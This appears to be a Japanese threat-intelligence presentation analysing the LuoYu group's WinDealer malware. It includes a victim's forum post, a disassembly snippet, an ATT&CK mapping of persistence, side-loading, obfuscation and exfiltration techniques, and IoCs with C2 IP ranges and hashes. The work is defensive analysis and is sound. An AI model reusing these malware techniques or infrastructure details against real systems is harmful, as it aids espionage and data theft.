
DESKTOP-HNGD3CK:63919 -> **58.56.199.53:6999**
C:\Users\XXX\AppData\Local\Temp\~BB43\20190812155455_2087.t
C:\Users\XXX\Documents\WeChat Files\XXX\FileStorage\Image\Thumb\2019-07\f2f24620c8c738934bfbfd9f1b1495cf_t.dat

会搜集微信聊天记录文件，还会在临时目录下新建~BB43这种格式的文件夹并在里面产生文件。
C:\Users\XXX\AppData\Roaming\Tencent\QQ\AuTemp\3941034042\NewUpd\txupd.exe，已在组策略创建规则，但依然会运行，且今天刚关闭
PPTV(plive)_forap_1084_9993.exe，txupd.exe就会马上运行。
这两个文件已在我这边电脑里反复复活N次，且重装系统或者换过电脑都会产生！请大神分析！！


感染フローの詳細

```
.text:00402D16 loc_402D16:                ; CODE XREF: WinMain(x,x,x,x)+162↑j
.text:00402D16                ; WinMain(x,x,x,x)+1A2↑j
.text:00402D16                mov     [ebp+String1], offset download_src ; "http://download.pplive.com/PPTV(pplive)"...
.text:00402D1D                mov     eax, [ebp+String1] ; http://download.pplive.com/PPTV(pplive)_forap_1084_9993.exe
.text:00402D20                push   eax
.text:00402D21                push   offset aLoaderPszurlS ; "[Loader] pszUrl:%s"
.text:00402D26                push   offset unk_4091C8 ; this
.text:00402D2B                call   ?Format@CString@@QAAXPBDZZ ; CString::Format(char const *,...)
```

- ◆ 正規EXEは、特定条件下でWinDealerをダウンロードするものと推定



WinDealerの初期感染ベクタとコミュニケーションフロー



アジェンダ



01 2021年のLuoYuキャンペーンの概要

02 WinDealerの詳細解析

03 事例紹介

04 結論

2021年のLuoYuキャンペーン

Capability

- ◆ SIGINT(N/A)
- ◆ 正規ソフトウェア/アップデートを利用
- ◆ IPGAによる動的なIPアドレスの生成
- ◆ DLLサイドローディング
- ◆ UDPプロトコルでデータ送信

ADVERSARY

- ◆ LuoYu : 中国語圏の攻撃者グループ
- ◆ 他の中国APTグループとの連携の可能性

INFRASTRUCTURE

- ◆ CHINANET-BACKBONE
113.62.0.0/15 or 111.120.0.0/14
(ランダム IP アドレス)

TARGET

- ◆ 標的エリア : 東アジア中心に広域
(日本企業の中国支社含む)
- ◆ 標的産業 : 同様に広範(外交・軍事など)

LuoYuのTTPs

MITRE ATT&CKマッピング



Tactics	Techniques	
Initial Access	T1199	Trusted Relationship: シギントを活用し、ISPLレベルでトラフィックを改ざん
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell WinDealerはcmd.exeでパイプを作成します。
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder WinDealerは、スタートアップにレジストリの「HKEY_CURRENT_USER_Software¥Windows_Currentversion¥Run」の値を設定 WinDealerは以下のスタートアップフォルダに作成される。 C:Users<UserName>¥AppData¥Roaming¥Microsoft¥Windows¥Start Menu¥Programs¥Startup¥qbupd.exe
Defense Evasion	T1027.002	Obfuscated Files or Information: Software Packing WinDealerの機能は、EXEとDLLに分かれています。DLLは暗号化された独自のリソースで実装。 WinDealerのサンプルの中には、ハードコードされた文字列やデータが難読化されている。 収集されたデータは、半角の鍵「Y」を用いてXOR処理。
	T1574.002	Hijack Execution Flow: DLL Side-Loading: WinDealerが実行されるDLL 正規のPEファイルによるサイドローディング

LuoYuのTTPs

MITRE ATT&CKマッピング



Tactics	Techniques	
Discovery	T1012	Query Registry: インストールされたアプリケーションを一覧表示し、設定情報をレジストリに保存
	T1016	System Network Configuration Discovery: WinDealerでは、ネットワークアダプタとそのアドレス一覧を表示
	T1016.001	System Network Configuration Discovery: Internet Connection Discovery WinDealerは「 http://icanhazip.com/ 」でパブリックIPを取得。
	T1049	System Network Connections Discovery: WinDealerは、ICMPを使ってLAN内のホストをスキャン
	T1057	Process Discovery: WinDealerはプロセスリストを取得
	T1082	System Information Discovery: WinDealerは、ホスト名、CPU情報、OSバージョン、macアドレス、ユーザー名を取得。バックドアコマンド「0xD」でキーボードレイアウトを取得。
	T1083	File and Directory Discovery: 指定したファイルのファイルリストとメタデータを取得。
	T1120	Peripheral Device Discovery: システムのディスク情報やUSBドライブの情報を取得。
T1518	Software Discovery: インストールされているアプリケーション一覧を表示。Skype、QQ、WeChat、wangwangなどのチャットアプリケーションの設定ファイルを取得	

LuoYuのTTPs

MITRE ATT&CKマッピング



Tactics	Techniques	
Collection	T1113	Screen Capture: WinDealerによるスクリーンキャプチャーの取得
Command and Control	T1568	Dynamic Resolution: IPGAを用いたC2 IPの動的生成
	T1573.001	Encrypted Channel: Symmetric Cryptography ECBモードでAES-128により暗号化
	T1573.002	Encrypted Channel: Asymmetric Cryptography WinDealerは、鍵交換の段階でRSA-2048を使用
Exfiltration	T1041	Exfiltration Over C2 Channel: 収集データをC2経由で送信

このキャンペーンへの対策

◆ Cyber Hygiene Matters!

- ◆ リンクをクリックしたり、ファイルをダウンロードする前に確認すべし。
- ◆ SIGINTによるマルウェアのダウンロードを防ぐことは非常に困難だが、保護・検出・対処は比較的容易である。
- ◆ AVの導入、アップデート含むAVの適切な運用と検知アラートの継続的な監視
- ◆ NW設定：Firewallの暗黙の拒否設定、WFHの場合はホスト側でもWindows Firewallの設定による不審な通信遮断を推奨。

- ◆ LuoYuは、**日本を含む**東アジアを中心とした広域かつ広範な業種の企業、及びユーザーに攻撃範囲を広げている。
- ◆ 注目すべきTTPs
 - ◆ **複数のプラットフォームを**攻撃する能力を持つ
 - ◆ **巷で人気のツール**の活用（例：ShadowPad、PlugXなど）
 - ◆ SIGINT, 水飲み場攻撃などの**様々な攻撃ベクター**を持つ
- ◆ 2021年のLuoYuのキャンペーンを通して、将来**より洗練されたグループに進化する可能性**を秘めており、警戒が必要。

参考



- ◆ https://jsac.jpCERT.or.jp/archive/2021/pdf/JSAC2021_301_shui-leon_en.pdf
- ◆ <https://www.fortinet.com/blog/threat-research/chinese-targeted-trojan-analysis>
- ◆ <https://blogs.jpCERT.or.jp/ja/2021/10/windealer.html>
- ◆ <https://www.shuzhiduo.com/A/8Bz8k3Pxdx/>
- ◆ <https://bbs.kafan.cn/thread-2157062-1-1.html>

IoCs



No	Malware Type	Version	FileName	MD5
1	WinDealer	18.19.0628	version.dll	6102f77c85541d00b4c3bc95f100febc
2		18.20.1225	qbupd.exe	D9A6725B6A2B38F96974518EC9E361AB
3		18.20.1225	NewsClientPlugin.exe	76ba5272a17fdab7521ea21a57d23591
4		18.20.1225	RuntimeBroker.exe	cc7207f09a6fe41c71626ad4d3f127ce

C2	Domain/IP	Remarks
WinDealer	113.62.0.0/15 111.120.0.0/14	Using 55556/TCP, 6999/UDP
	221.195.68.71/32	
	122.112.245.55/32	

THANK YOU!
Any Questions?

